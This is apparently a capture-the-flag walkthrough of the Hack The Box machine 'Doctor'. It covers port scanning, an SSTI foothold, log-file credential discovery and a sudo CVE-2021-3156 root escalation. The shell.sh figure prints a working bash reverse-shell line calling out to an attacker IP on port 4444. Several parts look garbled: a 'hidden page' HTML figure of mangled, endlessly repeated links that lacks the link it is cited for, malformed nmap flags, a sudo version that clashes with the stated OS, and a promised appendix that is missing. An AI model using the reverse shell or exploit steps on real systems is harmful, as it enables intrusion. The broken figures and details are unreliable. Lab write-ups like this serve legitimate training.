

Doctor walkthrough

Index

Index	1
List of pictures	1
Disclaimer	2
Reconnaissance	2
Initial foothold	2
User flag.....	3
Privilege escalation	5
Appendix A – CVE explanation	6
CVE-2021-3156	6

List of pictures

Figure 1 - nMap scan results.....	2
Figure 2 - Email domain found.....	2
Figure 3 - New resource found	3
Figure 4 - Login page found	3
Figure 5 - SSTI exploit.....	4
Figure 6 - shell.sh code	4
Figure 7 - User shell	4
Figure 8 - Change password request	4
Figure 9 - User flag.....	5
Figure 10 - Sudo vulnerable version	5
Figure 11 - Privesc and root flag	6

Disclaimer

I do this box to learn things and challenge myself. I'm not a kind of penetration tester guru who always knows where to look for the right answer. Use it as a guide or support. Remember that it is always better to try it by yourself. All data and information provided on my walkthrough are for informational and educational purpose only. The tutorial and demo provided here is only for those who're willing and curious to know and learn about Ethical Hacking, Security and Penetration Testing.

Reconnaissance

The results of an initial nMap scan are the following:

```
root@kali:~/media/./Linux/Easy/Doctor/nMap# nmap -t -Pn -p- -v -sC -sV -A 10.10.10.209 -sA Doctor
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-15 17:45 AEST
Nmap scan report for 10.10.10.209
Host is up (0.032s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 59:4d:4e:c2:dd:cf:da:9d:a8:c8:08:fd:99:ad:4d:17 (RSA)
|_ 256 7f:f3:dc:fb:2d:af:cb:ff:99:34:ac:e0:fb:00:19:47 (ECDSA)
|_ 256 93:0e:96:0b:9c:e0:c3:a1:70:51:6c:2d:ce:7b:43:e8 (ED25519)
80/tcp    open  http     Apache/2.4.41 ((Ubuntu))
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-title: Doctor
8089/tcp  open  ssl/http Splunkd http
|_ http-title: splunkd
|_ http-robots.txt: 1 disallowed entry
|_ http-server-header: Splunkd
|_ ssl-cert: Subject: commonName=SplunkServerDefaultCert/organizationName=SplunkUser
|_ Not valid before: 2020-09-06T15:57:27
|_ Not valid after: 2023-09-06T15:57:27
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JH57-GUESSING): Linux 5.X|4.X|2.6.X (97%)
OS CPE: cpe:/o:linux:linux_kernel:5.8 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (90%), Linux 5.0 - 5.4 (90%), Linux 5.0 - 5.5 (88%), Linux 5.3 - 5.4 (88%), Linux 2.6.32 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using proto 1/icmp)
HOP RTT      ADDRESS
1   31.87 ms  10.10.14.1
2   37.51 ms  10.10.10.209

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 167.30 seconds
```

Figure 1 - nMap scan results

Open ports are 22, 80 and 8089. So, nMap told me that the box has SSH service enabled, an application running on port 80 and a Splunk service running on port 8089. Also, nMap detected a Linux OS, probably Linux 5.0.

Initial foothold

Analyzing the web site, I found some interesting information. First of all, I found some email with *doctors.htb* as domain:





Figure 2 - Email domain found


Also, I found a hidden page analyzing the web application source code:



```
1 <!DOCTYPE html>
2 <html>
3 <head>
4   <!-- Required meta tags -->
5   <meta charset='\"utf-8\"' />
6   <meta name='\"viewport\"' content='\"width=device-width, initial-scale=1, shrink-to-fit=no\"' />
7
8   <!-- Bootstrap CSS -->
9   <link rel='\"stylesheet\"' href='\"https://maxcdn.bootstrapcdn.com/bootstrap/4.0.0/css/bootstrap.min.css\"' integrity='\"sha384-I1fLpZt4E56rvH28Y6CcJfW4V1I0+0S0X23D71JQ919veac618Y1Z6Qz796\"' crossorigin='\"anonymous\"' />
10  <link rel='\"stylesheet\"' type='\"text/css\"' href='\"/static/css/\"' />
11
12  <title>Doctor Secure Messaging</title>
13
14 <body>
15 <div class='\"site-header\"'>
16   <div class='\"container\">
17     <div class='\"row\">
18       <div class='\"col-md-12\">
19         <div class='\"navbar\">
20           <div class='\"navbar-header\">
21             <span class='\"navbar-brand\"'>Doctor Secure Messaging</span>
22           </div>
23           <div class='\"navbar-collapse\">
24             <div class='\"navbar-nav\">
25               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
26               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
27               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
28               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
29               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
30               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
31               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
32               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
33               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
34               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
35               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
36               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
37               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
38               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
39               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
40               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
41               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
42               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
43               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
44               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
45               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
46               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
47               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
48               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
49               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
50               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
51               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
52               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
53               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
54               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
55               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
56               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
57               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
58               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
59               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
60               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
61               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
62               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
63               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
64               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
65               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
66               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
67               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
68               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
69               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
70               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
71               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
72               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
73               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
74               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
75               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
76               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
77               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
78               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
79               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
80               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
81               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
82               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
83               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
84               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
85               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
86               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
87               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
88               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
89               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
90               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
91               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
92               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
93               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
94               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
95               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
96               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
97               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
98               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
99               <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
100              <a href='\"#\"' class='\"hidden\"'>Hidden Page</a>
101            </div>
102          </div>
103        </div>
104      </div>
105    </div>
106  </div>
107 </body>
108 </html>
```

Figure 3 - New resource found

Since I found a domain, I use it to create a new entry in my `/etc/hosts` file. Also, I use this domain to run Dirbuster. In this case, I found a login page:



```
(k14d1u5@k14d1u5-kali)-[~/Desktop]
$ dirbuster
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Starting OWASP DirBuster 1.0-RC1
Starting dir/file list based brute forcing
Dir found: / - 302
Dir found: /./ - 302
File found: /home - 302
File found: /login - 200
File found: /register - 200
File found: /reset_password - 200
Dir found: /server-status/ - 403
```

Figure 4 - Login page found

In this page, I can register an account. I do it and in the logged page I can insert a message. In particular, any message I send, it will be shown in the `/archive` page I found from the source code. I tried to exploit an XSS vulnerability and it worked, but it is not useful in this case.

User flag

To get a shell, the right vulnerability to exploit in the logged page is the SSTI vulnerability. To do it, I used the payload in the following picture:




Figure 5 - SSTI exploit

The shell.sh file contains the following code:

```
1 #!/bin/bash
2 bash -c "bash -i >& /dev/tcp/10.10.14.11/4444 0>&1"
3
```

Figure 6 - shell.sh code

Using this payload, I received a shell, as shown in the following picture:




Figure 7 - User shell

However, this user is not the one that has the user flag. So, I uploaded and run Linpeas. In this way I found an interesting file called **/var/log/apache2/backup**. Inside it, I found the following change password request where the **email** parameter contains a password:



Figure 8 - Change password request

Analyzing the box, I found an account named **shaun**, so I used these credentials to try to log as **shaun** user:

```
web@doctor:~$ su shaun
su shaun
Password: (redacted)
id
uid=1002(shaun) gid=1002(shaun) groups=1002(shaun)
pwd
/home/web
cd ..
cd shawn
bash: line 4: cd: shawn: No such file or directory
cd shaun
cat user.txt
c (redacted) d
```

Figure 9 - User flag

As shown in the previous image, I succeed to log in as **shaun** and I retrieved the user flag.

Privilege escalation

Now it is time to elevate privileges. To do it, I run again Linpeas and I found a sudo vulnerable version to the CVE-2021-3156:

```
System Information
-----
Operative system
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#kernel-exploits
Linux version 5.4.0-42-generic (buildd@lgw01-abb64-038) (gcc version 9.3.0 (Ubuntu 9.3.0-10ubuntu2)) #46-Ubuntu SMP Fri Jul 18 00:24:02 UTC 2020
Distributor ID: Ubuntu
Description: Ubuntu 20.04 LTS
Release: 20.04
Codename: focal

Sudo version
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-version
Sudo version 1.8.18
```

Figure 10 - Sudo vulnerable version

So, I downloaded the respective exploit and run. In this way, I became root and I retrieve the root flag:

